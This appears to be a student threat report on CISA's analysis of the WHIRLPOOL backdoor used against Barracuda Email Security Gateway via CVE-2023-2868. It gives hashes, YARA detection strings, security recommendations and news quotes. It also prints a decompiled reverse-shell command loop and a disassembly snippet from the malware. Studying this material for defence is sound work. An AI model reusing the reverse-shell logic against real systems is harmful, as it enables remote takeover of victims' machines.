
CISA Report Assignment

Threat Report

- Description (1)
  - CISA obtained a variant of the WHIRLPOOL backdoor.
  - The malware was used by threat actors exploiting CVE-2023-2868, a former zero-day vulnerability affecting versions 5.1.3.001-9.2.0.006 of Barracuda Email Security Gateway (ESG).
  - WHIRLPOOL is a backdoor that establishes a Transport Layer Security (TLS) reverse shell to the Command-and-Control (C2) server.
- Affected Asset
  - Barracuda Email Security Gateway
- Affected Versions
  - 5.1.3.001 - 9.2.0.006
- Name
  - ssld
- Size
  - 5034648 bytes
- Type
  - ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=9d3200c170c74a79f66e2c885e51519866e636eb, for GNU/Linux 3.2.0, stripped
- MD5
  - 77e1e9bf69b09ed0840534adb8258540
- SHA1
  - deadca9bd85ee5c4e086fd81eee09407b769e9b6
- SHA256
  - 0af253e60456b03af49cc675f71d47b2dd9a48f50a927e43b9d8116985c06459
- SHA512
  - 3ad6bd00c4195c9b1757a9d697196e8beffb343c331509c2eda24bbbd009cc1af552a1900ab04d169a22d273e6359cb2ff1490
- ssdeep
  - 98304:1z2EGoxipg0NPbuqbVxbNgqE+Q+F4YGZLx4BAFm/CyU:LLXYGNFLj
- Entropy
  - 6.385269
- Author
  - CISA Code & Media Analysis
- Date
  - 2023-06-20
- Family
  - WHIRLPOOL


- Capabilities
    - communicates with c2
    - installs other components
- Malware Type
    - Backdoor
- Tool Type
    - Unknown
- Description (2)
    - Detects malicious Linux WHIRLPOOL samples
- Strings pulled from Malware Sample
    - Defines the search criteria that will be used for a YARA rule
    - 65 72 72 6f 72 20 2d 31 20 65 78 69 74
    - 63 72 65 61 74 65 20 73 6f 63 6b 65 74 20 65 72 72 6f 72 3a 20 25 73 28 65 72 72 6f 72 3a 20 25 64 29
    - c7 00 20 32 3e 26 66 c7 40 04 31 00
    - 70 6c 61 69 6e 5f 63 6f 6e 6e 65 63 74
    - 63 6f 6e 6e 65 63 74 20 65 72 72 6f 72 3a 20 25 73 28 65 72 72 6f 72 3a 20 25 64 29
    - 73 73 6c 5f 63 6f 6e 6e 65 63 74
- Condition
    - Defines the criteria for the rule to trigger a successful match.
    - Also how many matches are needed in order to obtain a successful condition
    - uint32(0) is used to identify Linux binaries by checking the file header
    - uint32(0) == 0x464c457f and 4 of them
- Description (3)
    - The file 'ssld' is a Linux ELF reverse shell and is a variant of WHIRLPOOL malware used on the Barracuda Email Security Gateway (ESG) device (Figure 1). The file looks for an encoded string with a '.io' extension (Figure 2). The string will be decoded and the data will be passed as the C2 which will include the Internet Protocol (IP) address and port number used to establish a reverse shell.
- Security Recs
    - Up-to-date antivirus software
    - Keep OS patches up-to-date
    - Disable File and Printer sharing services
    - Restrict permissions to install and run unwanted software
    - Enforce strong password policy
    - Implement regular password changes
    - Caution when opening e-mail attachments
    - Enable personal firewall on agency systems, denying unsolicited requests
    - Disable unnecessary services on agency systems
    - Scan for and remove sus e-mail attachments
    - Monitor web-browsing and restrict access to sites with unwanted content

  - Caution using removable media
  - Scan all downloaded software
  - Maintain awareness of latest threats and implement appropriate Access Control LIsts
- Screenshots



```
ssl_write(*(_QWORD *)(v26 + 8), ">>", 2LL);
v12 = sub_40F250(*(_QWORD *)(v26 + 8), v32, 1018LL);
while ( v12 > 0 )
{
  v32[v12 - 1] = 0;
  if ( !(unsigned int)sub_4011F0(v32, "exit") )
  {
    sub_402C8E(v26);
    sub_687560(0LL);
  }
  strcpy(&v32[sub_4011E0(v32)], " 2>&1");
  v27 = sub_698AA0(v32, "r");
  for ( m = sub_69C560(v27); ; m = sub_69C560(v27) )
  {
    v22 = sub_6EDC80(m, v33, 1023LL);
    if ( v22 <= 0 )
      break;
    v33[v22] = 0;
    ssl_write(*(_QWORD *)(v26 + 8), v33, (unsigned int)v22);
  }
  ssl_write(*(_QWORD *)(v26 + 8), ">>", 2LL);
  v12 = sub_40F250(*(_QWORD *)(v26 + 8), v32, 1024LL);
  v32[v12] = 0;
  sub_4010E0(v33, 0LL, 1024LL);
  sub_697340(v27);
}
```

  - reverse shell component of ssld



```
mov     rax, qword ptr [rbp+var_C80]
mov     rax, [rax+8]
mov     [rbp+var_C40], rax
mov     rax, [rbp+var_C40]
lea     rdx, aIo          ; ".io"
mov     rsi, rdx
mov     rdi, rax
call    sub_401050
mov     [rbp+var_C38], rax
cmp     [rbp+var_C38], 0
jz      loc_403C2C
```

Threat Background

- **Sources**
  - https://www.darkreading.com/threat-intelligence/cisa-whirlpool-backdoor-barracuda-esg-security
  - https://www.barracuda.com/products/email-protection/email-security-gateway
  - https://www.imperva.com/learn/application-security/reverse-shell/#:~:text=A reverse shell%2C also known,then access the victim's computer.
  - https://www.feroot.com/education-center/what-is-a-command-and-control-c2-server/#:~:text=A command-and-control (C2) server is a,%2C malicious scripts%2C and more.
- **WHIRLPOOL Backdoor**
  - Jai Vijayan is a seasoned technology reporter with over 20 years of experience in IT trade journalism. He was most recently a Senior Editor at Computerworld, where he covered information security and data privacy issues for the publication. Over the course of his 20-year career at Computerworld, Jai also covered a variety of other technology topics, including big data, Hadoop, Internet of Things, e-voting, and data analytics. Prior to Computerworld, Jai covered technology issues for The Economic Times in Bangalore, India. Jai has a Master's degree in Statistics and lives in Naperville, Ill.

    - According to Jai Vijayan, a cybersecurity reporter that has been working in cyber news for over 20 years, on darkreading.com, a cyber newsletter site, the group behind the WHIRLPOOL backdoor is China-based UNC4841. This group has been deploying an aggressive cyber espionage campaign that stretches back to at least October 2022. So far, as of August 10, 2023, the campaign has affected private and public sector organizations across multiple industries in as many as 16 countries.
    - “CISA identified Whirlpool as a backdoor that establishes a Transport Layer Security (TLS) reverse shell to the attacker's command-and-control (C2) server. Malicious traffic in these reverse shells can be hard to detect because the traffic is encrypted, and often blends in with normal HTTPS traffic.”
    - WHIRLPOOL is related to others that UNC4841 has been using in its campaign.
        - Seaspray is the threat group’s primary backdoor for the campaign
        - Seaside is a Lua-based module for the Barracuda SMTP daemon
        - Saltwater is a module for Barracuda’s SMTP daemon that contains backdoor funcitonality
    - “Austin Larsen, senior incident response consultant with Mandiant, says his company's analysis of the attacks showed UNC4841 actors are using Whirlpool alongside Seaspray and Seaside. ‘Whirlpool is a C-based utility,’ Larsen says. ‘[It] uses either a single CLI argument that is a given file path, or two arguments that are a given IP and port.’”
    - “Unlike the other backdoors that UNC4841 has used so far in its campaign, Whirlpool is not a passive backdoor, Larsen says. The threat actor is using it instead to provide reverse shell capabilities for other malware families in its arsenal, such as Seaspray, he notes.”
    - “CISA also earlier in August flagged the use of the "Submarine" backdoor, which specifically obtains root privileges on an SQL database on Barracuda ESG appliances for a targeted subset of victims. The malware enables persistence, command-and-control, cleanup, and lateral movement on compromised networks, CISA warned. Mandiant, which helped CISA analyze the backdoor, described it as a manifestation of UNC4841's attempts to maintain persistent access on compromised systems after Barracuda issued a patch for CVE-2023-2868.”
- **CVE-2023-2868**
    - The threat actor was using this vulnerability to gain initial access on systems belonging to a small number of targeted Barracuda customers.
- **Barracuda Email Security Gateway**
    - According to the barracuda.com website,
        - The Barracuda Email Security Gateway is an email security gateway that manages and filters all inbound and outbound email traffic to protect organizations from email-borne threats and data leaks.
        - As a complete email management solution, the Barracuda Email Security Gateway lets organizations encrypt messages and leverage the cloud to spool email if mail servers become unavailable.
        - The Barracuda Email Security Gateway is offered as a virtual appliance. For hosted email security, see Barracuda Essentials for Email Security.
- **Transport Layer Security (TLS) Reverse Shell**
    - From imperva.com,
        - A reverse shell, also known as a remote shell or “connect-back shell,” takes advantage of the target system’s vulnerabilities to initiate a shell session and then access the victim’s computer.
        - The goal is to connect to a remote computer and redirect the input and output connections of the target system’s shell so the attacker can access it remotely.
- **Command-and-Control (C2)**
    - According to Feroot Security,
        - A command-and-control (C2) server is a main tool cyber threat actors have in their arsenal to launch and control cyber attacks.

- Threat actors use C2s to send commands to their malware and to distribute malicious programs, malicious scripts, and more.
- They also use them to receive stolen data that they exfiltrated from target servers, devices, websites, and forms.
- In short, C2s are the technical brain behind a threat actor’s malicious operations.